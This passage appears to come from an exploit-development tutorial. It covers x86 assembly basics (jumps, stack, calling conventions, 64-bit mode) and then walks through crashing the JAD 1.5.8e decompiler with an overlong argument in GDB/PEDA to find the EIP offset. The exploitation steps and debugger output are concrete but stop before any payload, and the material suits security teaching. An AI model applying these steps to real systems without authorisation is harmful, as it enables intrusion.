Although `jmp` is unconditional, it has sibling instructions that look at the state of `eflags`, and either jumps to the label if the condition is met or otherwise advances to the next instruction below. Conditional jump instructions include: `ja` (jump if above), `jle` (jump if less than or equal), `jo` (jump if overflow), `jnz` (jump if non-zero), et cetera. There are 16 of them in all, and some have synonyms – e.g. `jz` (jump if zero) is the same as `je` (jump if equal), `ja` (jump if above) is the same as `jnbe` (jump if not below or equal). An example of using conditional jump:

```
1 jc skip /* If carry flag is on, then jump away */
2 /* Otherwise CF is off, then execute this stuff */
3 notl %eax
4 /* Implicitly fall into the next instruction */
```

```
5 skip:  
6 adcl %eax, %eax
```

Label addresses are fixed in the code when it is compiled, but it is also possible to jump to an arbitrary memory address computed at run time. In particular, it is possible to jump to the value of a register: `jmp *ecx` essentially means to copy `ecx`'s value into `eip`, the instruction pointer register.

Now is a perfect time to discuss a concept that was glossed over in section 1 about instructions and execution. Each instruction in assembly language is ultimately translated into 1 to 15 bytes of machine code, and these machine instructions are strung together to create an executable file. The CPU has a 32-bit register named `eip` (extended instruction pointer) which, during program execution, holds the memory address of the current instruction being executed. Note that there are very few ways to read or write the `eip` register, hence why it behaves very differently from the 8 main general-purpose registers. Whenever an instruction is executed, the CPU knows how many bytes long it was, and advances `eip` by that amount so that it points to the next instruction.

While we're on this note about machine code, assembly language is not actually the lowest level that a programmer can go; raw binary machine code is the lowest level. (Intel insiders have access to even lower levels, such as pipeline debugging and microcode – but ordinary programmers can't go there.) Writing machine code by hand is very unpleasant (I mean, assembly language is unpleasant enough already), but there are a couple of minor capabilities gained. By writing machine code, you can encode some instructions in alternate ways (e.g. a longer byte sequence that has the same effect when executed), and you can deliberately generate invalid instructions to test the CPU's behavior (not every CPU handles errors the same way).

The stack

The stack is conceptually a region of memory addressed by the `esp` register. The x86 ISA has a number of instructions for manipulating the stack. Although all of this functionality can be achieved with `movl`, `addl`, etc. and with registers other than `esp`, using the stack instructions is more idiomatic and concise.

In x86, the stack grows downward, from larger memory addresses toward smaller ones. For example, “pushing” a 32-bit value onto the stack means to first decrement esp by 4, then take the 4- byte value and store it starting at address esp. “Popping” a value performs the reverse operations – load 4 bytes starting at address esp (either into a given register or discarded), then increment esp by 4.

The stack is important for function calls. The call instruction is like jmp, except that before jumping it first pushes the next instruction address onto the stack. This way, it’s possible to go back by executing the retl instruction, which pops the address into eip. Also, the standard C calling convention puts some or all the function arguments on the stack.

Note that stack memory can be used to read/write the eflags register, and to read the eip register. Accessing these two registers is awkward because they cannot be used in typical movl or arithmetic instructions.

Calling convention

When we compile C code, it is translated into assembly code and ultimately machine code. A calling convention defines how C functions receive arguments and return a value, by putting values on the stack and/or in registers. The calling convention applies to a C function calling another C function, a piece of assembly code calling a C function, or a C function calling an assembly function. (It does not apply to a piece of assembly code calling an arbitrary piece of assembly code; there are no restrictions in this case.)

On 32-bit x86 on Linux, the calling convention is named cdecl. The function caller (parent) pushes the arguments from right to left onto the stack, calls the target function (callee/child), receives the return value in eax, and pops the arguments. For example:

```
1 int main(int argc, char **argv) {  
2     print("Hello", argc);  
3     /*  
4      The above call to print() would translate  
5      into assembly code like this:  
6  
7     pushl %registerContainingArgc  
8     pushl ADDRESS_OF_HELLO_STRING_CONSTANT
```

```

9  call print
10 // Receive result in %eax
11 popl %ecx // Discard argument str
12 popl %ecx // Discard argument foo
13 */
14 }
15 int print(const char *str, int foo) {
16     ....
17     /*
18     In assembly language, these 32-bit values exist on the stack:
19     0(%esp) has the address of the caller's next instruction.
20     4(%esp) has the value of the argument str (char pointer).
21     8(%esp) has the value of the argument foo (signed integer).
22     Before the function executes retl, it needs to
23     put some number into %eax as the return value.
24     */
25 }
```

Repeatable string instructions

The class of “string” instructions use the esi and edi registers as memory addresses, and automatically increment/decrement them after the instruction. For example, movsb %esi, %edi means *edi* = *esi*; *esi*++; *edi*++; (copies one byte). (Actually, *esi* and *edi* increment if the direction flag is 0; otherwise they decrement if DF is 1.) Examples of other string instructions include cmpsb, scasb, stosb.

A string instruction can be modified with the rep prefix (see also repe and repne) so that it gets executed *ecx* times (with *ecx* decrementing automatically). For example, rep movsb %esi, %edi means:

```

1 while (ecx > 0) {
2     *edi = *esi;
3     esi++;
4     edi++;
5     ecx--;
6 }
```

These string instructions and the rep prefixes bring some iterated compound operations into assembly language. They represent some of the mindset of the CISC design, where it is normal for programmers to code directly in assembly, so it provides higher level features to make the work easier. (But the modern solution is to write in C or an even higher level language, and rely on a compiler to generate the tedious assembly code.)

Floating-point and SIMD

The x87 math coprocessor has eight 80-bit floating-point registers (but all x87 functionality has been incorporated into the main x86 CPU now), and the x86 CPU also has eight 128-bit xmm registers for SSE instructions. I do not have much experience with FP/x87, and you should refer to other guides available on the web. The way the x87 FP stack works is a bit weird, and these days it's better to do floating-point arithmetic using xmm registers and SSE/SSE2 scalar instructions instead.

As for SSE, a 128-bit xmm register can be interpreted in many ways depending on the instruction being executed: as sixteen byte values, as eight 16-bit words, as four 32-bit doublewords or singleprecision floating-point numbers, or as two 64-bit quadwords or double-precision floating-point numbers. For example, one SSE instruction would copy 16 bytes (128 bits) from memory into an xmm register, and one SSE instruction would add two xmm registers together treating each one as eight 16-bit words in parallel. The idea behind SIMD is to execute one instruction to operate on many data values at once, which is faster than operating on each value individually because fetching and executing every instruction incurs a certain amount of overhead.

It should go without saying that all SSE/SIMD operations can be emulated more slowly using basic scalar operations (e.g. the 32-bit arithmetic covered in section 3). A cautious programmer might choose to prototype a program using scalar operations, verify its correctness, and gradually convert it to use the faster SSE instructions while ensuring it still computes the same results.

Virtual memory

Up to now, we assumed that when an instruction requests to read from or write to a memory address, it will be exactly the address handled by the RAM. But if we introduce a translation layer in between, we can do some interesting things. This concept is known as virtual memory, paging, and other names.

The basic idea is that there is a page table, which describes what each page (block) of 4096 bytes of the 32-bit virtual address space is mapped to. For example, if a page is mapped to nothing then trying to read/write a memory address in that page will trigger a trap/interrupt/exception. Or for example, the same virtual address 0x08000000 could be mapped to a different page of physical RAM in each application process that is running. Also, each process could have its own unique set of pages, and never see the contents of other processes or the operating system kernel. The concept of paging is mostly of concern to OS writers, but its behavior sometimes affects the application programmer so they should be aware of its existence

Note that the address mapping need not be 32 bits to 32 bits. For example, 32 bits of virtual address space can be mapped onto 36 bits of physical memory space (PAE). Or a 64 bit virtual address space can be mapped onto 32 bits of physical memory space on a computer with only 1 GiB of RAM.

64-bit mode


Here I will only talk a little about the x86-64 mode and give a sketch of what has changed. Elsewhere on the web there are plenty of articles and reference materials to explain all the differences in detail.

Obviously, the 8 general-purpose registers have been extended to 64 bits long. The new registers are named {rax, rcx, rdx, rbx, rsp, rbp, rsi, rdi}, and the old 32-bit registers {eax, ..., edi} occupy the low 32 bits of the aforementioned 64-bit registers. There are also 8 new 64-bit registers {r8, r9, r10, r11, r12, r13, r14, r15}, bringing the total to 16 GPRs now. This largely alleviates the register pressure when working with many variables. The new registers have subregisters too – for example the 64-bit register r9 contains the 32-bit r9d, the 16-bit r9w, and the 8-bit r9l. Also, the low byte of {rsp, rbp, rsi, rdi} are addressable now as {spl, bpl, sil, dil}.


Arithmetic instructions can operate on 8-, 16-, 32-, or 64-bit registers. When operating on 32-bit registers, the upper 32 bits are cleared to zero – but narrower operand widths will leave all the high bits unchanged. Many niche instructions are removed from the 64-bit instruction set, such as BCDrelated ones, most instructions involving 16-bit segment registers, and pushing/poping 32-bit values on the stack.

For the application programmer, there isn't much to say about x86-64 programming versus the old x86-32. Generally speaking, the experience is better because there are more registers to work with, and a few minor unnecessary features have been removed. All memory pointers must be 64 bits (this takes some time to get accustomed to), whereas data values can be 32 bits, 64 bits, 8 bits, etc. depending on the situation (you are not forced to use 64 bits for data). The revised calling convention makes it much easier to retrieve function arguments in assembly code, because the first 6 or so arguments are placed in registers instead of on the stack. Other than these points, the experience is quite similar. (Though for systems programmers, x86-64 introduces new modes, new features, new problems to worry about, and new cases to handle.)

64-bit registers



Sub-registers



Compared to other architectures

RISC CPU architectures do a couple of things differently from x86. Only explicit load/store instructions touch memory; ordinary arithmetic ones do not. Instructions have a fixed length such as 2 or 4 bytes each. Memory operations usually need to be aligned, e.g. loading a 4-byte word must have a memory address that is a multiple of 4. In comparison, the x86 ISA has memory operations embedded in arithmetic instructions, encodes instructions as variable-length byte sequences, and almost always allows unaligned memory accesses. Additionally, while x86 features a full suite of 8-, 16-, and 32-bit arithmetic operations due to its backward-compatible design, RISC architectures are usually purely 32-bit. For them to operate on narrower values, they load a byte or word from memory and extend the value into a full 32-bit register, do the arithmetic operations in 32 bits, and finally store the low 8 or 16 bits to memory. Popular RISC ISAs include ARM, MIPS, and RISC-V.

VLIW architectures allow you to explicitly execute multiple sub-instructions in parallel; for example you might write add a, b; sub c, d on one line because the CPU has two independent arithmetic units that work at the same time. x86 CPUs can execute multiple instructions at once too (known as superscalar processing), but instructions are not explicitly coded this way – the CPU internally analyzes the parallelism in the instruction stream and dispatches acceptable instructions to multiple execution units.

Back to Exploit Dev.. Finding EIP in a buffer overflow:

On this example we are going to exploit a vulnerability (Buffer overflow) in an application, at the moment of writing this document the current version of JAD (Java Decomplier) is the following: Jad v1.5.8e. I have chosen this application because its easy to get and also it comes available by default in almost every security-oriented Linux distribution, as for this example you need to have it in the Virtual Machine you have configured, but as I said you will find it in any copy of Kali Linux, BlackArch, Pentoo, etc. So basically by running the command “whereis jad” we can check the full path of the application and with the argument “–help” we can get the version of it.

```
-o      - overwrite output files without confirmation
-p      - send all output to STDOUT (for piping)
-pa <pxf>- prefix for all packages in generated source files
-pc <pxf>- prefix for classes with numerical names (default: _cls)
-pe <pxf>- prefix for unused exception names (default: _ex)
-pf <pxf>- prefix for fields with numerical names (default: _fld)
-pi<num> - pack imports into one line using .* (packimports)
-pl <pxf>- prefix for locals with numerical names (default: _lcl)
-pm <pxf>- prefix for methods with numerical names (default: _mth)
-pp <pxf>- prefix for method parms with numerical names (default: _prm)
-pv<num> - pack fields with the same types into one line (packfields)
-r      - restore package directory structure
-radix<num>- display integers using the specified radix (8, 10, or 16)
-s <ext> - output file extension (default: .jad)
-safe   - generate additional casts to disambiguate methods/fields
-space  - output space between keyword (if, while, etc) and expression
-stat   - show the total number of processed classes/methods/fields
-t<num> - use <num> spaces for indentation (default: 4)
-t      - use tabs instead of spaces for indentation
-v      - show method names while decompiling
root@exploitpack:~#
root@exploitpack:~# whereis jad
jad: /usr/bin/jad
root@exploitpack:~#
```

Now let's try to open a debugger so we can attach/run JAD on it, and trigger the vulnerability. On the following I am executing GDB (GNU Debugger) and it will load by default PEDa.

```
root@exploitpack:~# gdb
GNU gdb (Debian 7.12-6) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word".
gdb-peda$
```

Right after that let's fill the buffer with A's (Or 0x41 in hexadecimal). For this I will use Python and multiply the value by 9000's that will write the output to the standard input of the process JAD.

And yes, as you may guessed this will trigger the buffer overflow and give us control of EIP (Extended Instruction Pointer).

```
root@exploitpack:~# gdb
GNU gdb (Debian 7.12-6) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word".
gdb-peda$ run `python -c 'print "A"*9000'`
```

After running the command we have filled the stack with A's and took control of a few registers. And some abnormal behavior happened: The program has triggered a Segmentation fault.

SIGSEGV Error is caused by an invalid memory reference or segmentation fault. The most common causes are accessing an array element out of bounds, or using too much memory.

Besides this, if we take a quick look into the debugger messages we can see the following:

```
1 EBX has been overwritten with the value of AAAAA ( 41414141 )
2 EBP has been overwritten with the value of AAAAA ( 41414141 )
```


And most important we have taken control of the program flow by overwriting the value of EIP with (41414141), the Segmentation Fault has been triggered because the program has tried to continue the execution flow in a non-valid memory region that contains non-valid instructions therefor the execution has stopped and the underlying operating system took control.

```
Program received signal SIGSEGV, Segmentation fault.

[-----registers-----]
EAX: 0x811b840 --> 0x811b844 --> 0x811b740 --> 0xfbcd2887
EBX: 0x41414141 ('AAAA')
ECX: 0xffffffff
EDX: 0x0
ESI: 0x8137d50 --> 0x811c610 --> 0x0
EDI: 0x0
EBP: 0x41414141 ('AAAA')
ESP: 0xbffffc920 ('A' <repeats 200 times>...)
EIP: 0x41414141 ('AAAA')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow
)
[-----code-----]
Invalid $PC address: 0x41414141
[-----stack-----]
0000| 0xbffffc920 ('A' <repeats 200 times>...)
0004| 0xbffffc924 ('A' <repeats 200 times>...)
0008| 0xbffffc928 ('A' <repeats 200 times>...)
0012| 0xbffffc92c ('A' <repeats 200 times>...)
0016| 0xbffffc930 ('A' <repeats 200 times>...)
0020| 0xbffffc934 ('A' <repeats 200 times>...)
0024| 0xbffffc938 ('A' <repeats 200 times>...)
0028| 0xbffffc93c ('A' <repeats 200 times>...)
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41414141 in ?? ()
adb-peda$
```

The following image represents the buffer and shows you how the RET gets overwritten after our long input.

Buffer Overflow



- (a) Situation when main program is running
- (b) After program *A* called
- (c) Buffer overflow shown in gray

Lec 19
Fig 1

Breakpoints and Entry point:

If you wish to run the program in debugging mode you have to first set a breakpoint in the entry point of the application. Run the command “info files” to display the sections and the entry point of the application. After that by doing “break *address” as shown in the screenshot you will be able to add a breakpoint that will interrupt the execution of the program as soon as the program starts.

```

gdb-peda$ info files
Symbols from "/usr/bin/jad".
Native process:
    Using the running image of child process 22168.
    While running this, GDB does not access memory from...
Local exec file:
    '/usr/bin/jad', file type elf32-i386.
Entry point: 0x8048100
0x080480b4 - 0x080480e3 is .init
0x08048100 - 0x0810b49f is .text
0x0810b4a0 - 0x0810b4be is .fini
0x0810b4c0 - 0x08119ba0 is .rodata
0x08119ba0 - 0x08119ba4 is __libc_atexit
0x08119ba4 - 0x08119bac is __libc_subinit
0x08119bac - 0x08119be0 is __libc_subfreeres
0x0811abe0 - 0x0812010c is .data
0x0812010c - 0x0812be64 is .eh_frame
0x0812be64 - 0x0812f738 is .gcc_except_table
0x0812f738 - 0x0812f744 is .ctors
0x0812f744 - 0x0812f74c is .dtors
0x0812f74c - 0x0812f87c is .got
0x0812f880 - 0x08130f4c is .bss
0x08048094 - 0x080480b4 is .note.ABI-tag
0xb7ffe0b4 - 0xb7ffe0ec is .hash in system-supplied DSO at 0xb7ffe000
0xb7ffe0ec - 0xb7ffe130 is .gnu.hash in system-supplied DSO at 0xb7ffe000
0xb7ffe130 - 0xb7ffe1c0 is .dynsym in system-supplied DSO at 0xb7ffe000
0xb7ffe1c0 - 0xb7ffe255 is .dynstr in system-supplied DSO at 0xb7ffe000
0xb7ffe256 - 0xb7ffe268 is .gnu.version in system-supplied DSO at 0xb7ffe000
0xb7ffe268 - 0xb7ffe2bc is .gnu.version_d in system-supplied DSO at 0xb7ffe000
0xb7ffe2bc - 0xb7ffe34c is .dynamic in system-supplied DSO at 0xb7ffe000
0xb7ffe34c - 0xb7ffe560 is .rodata in system-supplied DSO at 0xb7ffe000
0xb7ffe560 - 0xb7ffe5c0 is .note in system-supplied DSO at 0xb7ffe000
0xb7ffe5c0 - 0xb7ffe5e4 is .eh_frame_hdr in system-supplied DSO at 0xb7ffe000
0xb7ffe5e4 - 0xb7ffe6f0 is .eh_frame in system-supplied DSO at 0xb7ffe000
0xb7ffe6f0 - 0xb7fed18 is .text in system-supplied DSO at 0xb7ffe000
0xb7fed18 - 0xb7fed59 is .altinstructions in system-supplied DSO at 0xb7ffe000
0xb7fed59 - 0xb7fed69 is .altinstr_replacement in system-supplied DSO at 0xb7ffe000
gdb-peda$ break *0x8048100
Breakpoint 2 at 0x8048100
gdb-peda$ 

```

Finding the offset

Now that we have full control of EIP we need to find the distance between the first A sent to the stack and the value of EIP. For this task we can make use of one of the features of PEDA, pattern creation and search. Let's first create a pattern and replace the A's with it.

The pattern_create expect a value, in this case, 9000, after this "jad_pattern" is the name of the file that will store the pattern. If we don't specify a file name then the pattern will be echoed back to stdout.

```
gdb-peda$ pattern create 9000 jad_pattern
Writing pattern of 9000 chars to filename "jad_pattern"
gdb-peda$
```

When you are ready, re-run the program “run `cat jad_pattern`” to add the pattern we just created to the input of JAD. You will see how all the values of the stack changed while using our cyclic pattern. This pattern will be used to find the offsets for the registers we can control.

The De Bruijn sequence

In combinatorial mathematics, a de Bruijn sequence of order n on a size- k alphabet A is a cyclic sequence in which every possible length- n string on A occurs exactly once as a substring (i.e., as a contiguous subsequence). Such a sequence is denoted by $B(k, n)$ and has length kn , which is also the number of distinct substrings of length n on A ; de Bruijn sequences are therefore optimally short.

```

[----- registers -----]
EAX: 0x811b840 --> 0x811b844 --> 0x811b740 --> 0xfbad2887
EBX: 0x376a4168 ('hAj7')
ECX: 0xffffffff
EDX: 0x0
ESI: 0x8137d50 --> 0x811c610 --> 0x0
EDI: 0x0
EBP: 0x414d6a41 ('AjMA')
ESP: 0xbffffc920 ("8AjNAjjAj9Aj0AjkAjPAj\AjQAjmAjRAjoAjSAjpAjTAjqAjUAjrAjVAjtAjWAjuAjXAjvAjYAjwAjZ
AjxAjyAjzA9%A9sA9BA9\$A9nA9CA9-A9(A9DA9;A9)A9EA9aA90A9FA9bA91A9GA9cA92A9HA9dA93A9IA9eA94A9JA9fA95A
9KA9gA96A9LA9hA97A9MA91A"...)
EIP: 0x6a41696a ('jiAj')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[----- code -----]
Invalid $PC address: 0x6a41696a
[----- stack -----]
0000| 0xbffffc920 ("8AjNAjjAj9Aj0AjkAjPAj\AjQAjmAjRAjoAjSAjpAjTAjqAjUAjrAjVAjtAjWAjuAjXAjvAjYAjwAjZ
AjxAjyAjzA9%A9sA9BA9\$A9nA9CA9-A9(A9DA9;A9)A9EA9aA90A9FA9bA91A9GA9cA92A9HA9dA93A9IA9eA94A9JA9fA95A
9KA9gA96A9LA9hA97A9MA91A"...)
0004| 0xbffffc924 ("AjjAj9Aj0AjkAjPAj\AjQAjmAjRAjoAjSAjpAjTAjqAjUAjrAjVAjtAjWAjuAjXAjvAjYAjwAjZAjx
AjyAjzA9%A9sA9BA9\$A9nA9CA9-A9(A9DA9;A9)A9EA9aA90A9FA9bA91A9GA9cA92A9HA9dA93A9IA9eA94A9JA9fA95A9KA9
9gA96A9LA9hA97A9MA91A98A9"...)
0008| 0xbffffc928 ("j9Aj0AjkAjPAj\AjQAjmAjRAjoAjSAjpAjTAjqAjUAjrAjVAjtAjWAjuAjXAjvAjYAjwAjZAjxAjyAj
AjzA9%A9sA9BA9\$A9nA9CA9-A9(A9DA9;A9)A9EA9aA90A9FA9bA91A9GA9cA92A9HA9dA93A9IA9eA94A9JA9fA95A9KA9gA9
6A9LA9hA97A9MA91A98A9NA9j"...)
0012| 0xbffffc92c ("0AjkAjPAj\AjQAjmAjRAjoAjSAjpAjTAjqAjUAjrAjVAjtAjWAjuAjXAjvAjYAjwAjZAjxAjyAjzA9
%A9sA9BA9\$A9nA9CA9-A9(A9DA9;A9)A9EA9aA90A9FA9bA91A9GA9cA92A9HA9dA93A9IA9eA94A9JA9fA95A9KA9gA96A9L
A9hA97A9MA91A98A9NA9jA99A"...)
0016| 0xbffffc930 ("AjPAj\AjQAjmAjRAjoAjSAjpAjTAjqAjUAjrAjVAjtAjWAjuAjXAjvAjYAjwAjZAjxAjyAjzA9%A9s
A9BA9\$A9nA9CA9-A9(A9DA9;A9)A9EA9aA90A9FA9bA91A9GA9cA92A9HA9dA93A9IA9eA94A9JA9fA95A9KA9gA96A9LA9hA
97A9MA91A98A9NA9jA99A90A9"...)
0020| 0xbffffc934 ("j\AjQAjmAjRAjoAjSAjpAjTAjqAjUAjrAjVAjtAjWAjuAjXAjvAjYAjwAjZAjxAjyAjzA9%A9sA9BA
9\$A9nA9CA9-A9(A9DA9;A9)A9EA9aA90A9FA9bA91A9GA9cA92A9HA9dA93A9IA9eA94A9JA9fA95A9KA9gA96A9LA9hA97A9
MA91A98A9NA9jA99A90A9kA9P"...)
0024| 0xbffffc938 ("QAjmAjRAjoAjSAjpAjTAjqAjUAjrAjVAjtAjWAjuAjXAjvAjYAjwAjZAjxAjyAjzA9%A9sA9BA9\$A9
nA9CA9-A9(A9DA9;A9)A9EA9aA90A9FA9bA91A9GA9cA92A9HA9dA93A9IA9eA94A9JA9fA95A9KA9gA96A9LA9hA97A9MA9i
A98A9NA9jA99A90A9KA9PA91A9Q9A9"...)
0028| 0xbffffc93c ("AjRAj0AjSAjpAjTAjqAjUAjrAjVAjtAjWAjuAjXAjvAjYAjwAjZAjxAjyAjzA9%A9sA9BA9\$A9nA9C
A9-A9(A9DA9;A9)A9EA9aA90A9FA9bA91A9GA9cA92A9HA9dA93A9IA9eA94A9JA9fA95A9KA9gA96A9LA9hA97A9MA9iA98A
9NA9jA99A90A9KA9PA91A9Q9A9"...)
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x6a41696a in ?? ()

```

Now let's go ahead and find the offsets using this command: "pattern_search" and it will show that we can take control of EIP at offset 8150, but also we can control some general registers.

```

0008| 0xbffffc928 ("j9Aj0AjkAjPAj1AjQAjmAjRAjoAjSAjpAjTAjqAjUAjrAjVAjtAjWAjuAjXAjvAjYAjwAjZAjxAjyAjzAjA9%A9sA9BA9$A9nA9CA9-A9(A9DA9;A9)A9EA9aA90A9FA9bA91A9GA9cA92A9HA9dA93A9IA9eA94A9JA9fA95A9KA9gA96A9LA9hA96A9LA9hA97A9MA91A98A9NA9jA99A90A9"...)
0012| 0xbffffc92c ("0AjkAjPAj1AjQAjmAjRAjoAjSAjpAjTAjqAjUAjrAjVAjtAjWAjuAjXAjvAjYAjwAjZAjxAjyAjzAjA9%A9sA9BA9$A9nA9CA9-A9(A9DA9;A9)A9EA9aA90A9FA9bA91A9GA9cA92A9HA9dA93A9IA9eA94A9JA9fA95A9KA9gA96A9LA9hA97A9MA91A98A9NA9jA99A90A9"...)
0016| 0xbffffc930 ("AjPAj1AjQAjmAjRAjoAjSAjpAjTAjqAjUAjrAjVAjtAjWAjuAjXAjvAjYAjwAjZAjxAjyAjzAjA9%A9sA9BA9$A9nA9CA9-A9(A9DA9;A9)A9EA9aA90A9FA9bA91A9GA9cA92A9HA9dA93A9IA9eA94A9JA9fA95A9KA9gA96A9LA9hA97A9MA91A98A9NA9jA99A90A9"...)
0020| 0xbffffc934 ("j1AjQAjmAjRAjoAjSAjpAjTAjqAjUAjrAjVAjtAjWAjuAjXAjvAjYAjwAjZAjxAjyAjzAjA9%A9sA9BA9$A9nA9CA9-A9(A9DA9;A9)A9EA9aA90A9FA9bA91A9GA9cA92A9HA9dA93A9IA9eA94A9JA9fA95A9KA9gA96A9LA9hA97A9MA91A98A9NA9jA99A90A9KA9P"...)
0024| 0xbffffc938 ("QAjmAjRAjoAjSAjpAjTAjqAjUAjrAjVAjtAjWAjuAjXAjvAjYAjwAjZAjxAjyAjzAjA9%A9sA9BA9$A9nA9CA9-A9(A9DA9;A9)A9EA9aA90A9FA9bA91A9GA9cA92A9HA9dA93A9IA9eA94A9JA9fA95A9KA9gA96A9LA9hA97A9MA91A98A9NA9jA99A90A9KA9P1A"...)
0028| 0xbffffc93c ("AjRAjoAjSAjpAjTAjqAjUAjrAjVAjtAjWAjuAjXAjvAjYAjwAjZAjxAjyAjzAjA9%A9sA9BA9$A9nA9CA9-A9(A9DA9;A9)A9EA9aA90A9FA9bA91A9GA9cA92A9HA9dA93A9IA9eA94A9JA9fA95A9KA9gA96A9LA9hA97A9MA91A98A9NA9jA99A90A9kA9P1A9Q1A9"...)
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x6a41696a in ?? ()
gdb-peda$ pattern_search
Registers contain pattern buffer:
ECX+52 found at offset: 69
EBP+0 found at offset: 8146
EIP+0 found at offset: 8150
EBX+0 found at offset: 8142
Registers point to pattern buffer:
[ESP] --> offset 8154 - size ~203
Pattern buffer found at:
0x08131338 : offset 8 - size 8992 ([heap])
0x08133680 : offset 0 - size 9000 ([heap])
0x081359ee : offset 0 - size 9000 ([heap])
0x08137d96 : offset 0 - size 9000 ([heap])
0xbfffffa946 : offset 0 - size 9000 ($sp + -0x1fd [2039 dwords])
0xbffffd2a7 : offset 0 - size 9000 ($sp + 0x987 [609 dwords])
References to pattern buffer found at:
0xbffffcca4 : 0x08133680 ($sp + 0x384 [225 dwords])
0xbffffcdc0 : 0xbffffd2a7 ($sp + 0x4a0 [296 dwords])
0xbffffcde4 : 0xbffffd2a7 ($sp + 0x4c4 [305 dwords])
0xbffffcf20 : 0xbffffd2a7 ($sp + 0x600 [384 dwords])
0xbffffcf44 : 0xbffffd2a7 ($sp + 0x624 [393 dwords])
0xbffffd118 : 0xbffffd2a7 ($sp + 0x7f8 [510 dwords])
gdb-peda$ 

```

To verify this, let's do the following exercise. Run the program using Python again and add Ax8150DCBA (0x44,0x43,0x42,0x41) that will be translated into (0x41,0x42,0x43,0x44) because of Little Indian.

Endianness refers to the sequential order used to numerically interpret a range of bytes in computer memory as a larger, composed word value. It also describes the order of byte transmission over a digital link. Words may be represented in big-endian or little-endian format, depending on whether bits or bytes or other components are numbered from the big end (most significant bit) or the little end (least significant bit). When addressing memory or sending/storing words bytewise, in bigendian format, the most significant byte, which is the byte containing the most significant bit, is sent first (has the lowest address) and the

following bytes are sent (or addressed) in decreasing significance order with the least significant byte, which is the byte containing the least significant bit, thus being sent in last place (and having the highest address). Little-endian format reverses the order of the sequence and addresses/sends/stores the least significant byte first (lowest address) and the most significant byte last (highest address). The order of bits within a byte or word can also have endianness (as discussed later); however, a byte is typically handled as a numerical value or character symbol and so bit sequence order is obviated.

```

0008| 0xbffffc928 ("j9Aj0AjkAjPAjlAjQAjmAjRAjoAjSAjpAjTAjqAjUAjrAjVAjtAjWAjuAjXAjvAjYAjwAjZAjxAjyAjzA9%A9sA9BA9$A9nA9CA9-A9(A9DA9;A9)A9EA9aA90A9FA9bA91A9GA9cA92A9HA9dA93A9IA9eA94A9JA9fA95A9KA9gA96A9L6A9LA9hA97A9MA9iA98A9NA9j"...)
0012| 0xbffffc92c ("0AjkAjPAjlAjQAjmAjRAjoAjSAjpAjTAjqAjUAjrAjVAjtAjWAjuAjXAjvAjYAjwAjZAjxAjyAjzA9%A9sA9BA9$A9nA9CA9-A9(A9DA9;A9)A9EA9aA90A9FA9bA91A9GA9cA92A9HA9dA93A9IA9eA94A9JA9fA95A9KA9gA96A9L9hA97A9MA9iA98A9NA9jA99A"...)
0016| 0xbffffc930 ("AjPAjlAjQAjmAjRAjoAjSAjpAjTAjqAjUAjrAjVAjtAjWAjuAjXAjvAjYAjwAjZAjxAjyAjzA9%A9sA9BA9$A9nA9CA9-A9(A9DA9;A9)A9EA9aA90A9FA9bA91A9GA9cA92A9HA9dA93A9IA9eA94A9JA9fA95A9KA9gA96A9L9hA97A9MA9iA98A9NA9jA99A90A9"...)
0020| 0xbffffc934 ("j1AjQAjmAjRAjoAjSAjpAjTAjqAjUAjrAjVAjtAjWAjuAjXAjvAjYAjwAjZAjxAjyAjzA9%A9sA9BA9$A9nA9CA9-A9(A9DA9;A9)A9EA9aA90A9FA9bA91A9GA9cA92A9HA9dA93A9IA9eA94A9JA9fA95A9KA9gA96A9L9hA97A9MA9iA98A9NA9jA99A90A9P"...)
0024| 0xbffffc938 ("QAjmAjRAjoAjSAjpAjTAjqAjUAjrAjVAjtAjWAjuAjXAjvAjYAjwAjZAjxAjyAjzA9%A9sA9BA9$A9nA9CA9-A9(A9DA9;A9)A9EA9aA90A9FA9bA91A9GA9cA92A9HA9dA93A9IA9eA94A9JA9fA95A9KA9gA96A9L9hA97A9MA9iA98A9NA9jA99A90A9KA9PA91A"...)
0028| 0xbffffc93c ("AjRAjoAjSAjpAjTAjqAjUAjrAjVAjtAjWAjuAjXAjvAjYAjwAjZAjxAjyAjzA9%A9sA9BA9$A9nA9CA9-A9(A9DA9;A9)A9EA9aA90A9FA9bA91A9GA9cA92A9HA9dA93A9IA9eA94A9JA9fA95A9KA9gA96A9L9hA97A9MA9iA98A9NA9jA99A90A9KA9PA9lA9QA9"...)
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x6a41696a in ?? ()
gdb-peda$ pattern_search
Registers contain pattern buffer:
ECX+52 found at offset: 69
EBP+0 found at offset: 8146
EIP+0 found at offset: 8150
EBX+0 found at offset: 8142
Registers point to pattern buffer:
[ESP] --> offset 8154 - size -203
Pattern buffer found at:
0x08131338 : offset    8 - size 8992 ([heap])
0x08133680 : offset    0 - size 9000 ([heap])
0x081359ee : offset    0 - size 9000 ([heap])
0x08137d96 : offset    0 - size 9000 ([heap])
0xbffffa946 : offset    0 - size 9000 ($sp + -0x1fd [2039 dwords])
0xbffffd2a7 : offset    0 - size 9000 ($sp + 0x987 [609 dwords])
References to pattern buffer found at:
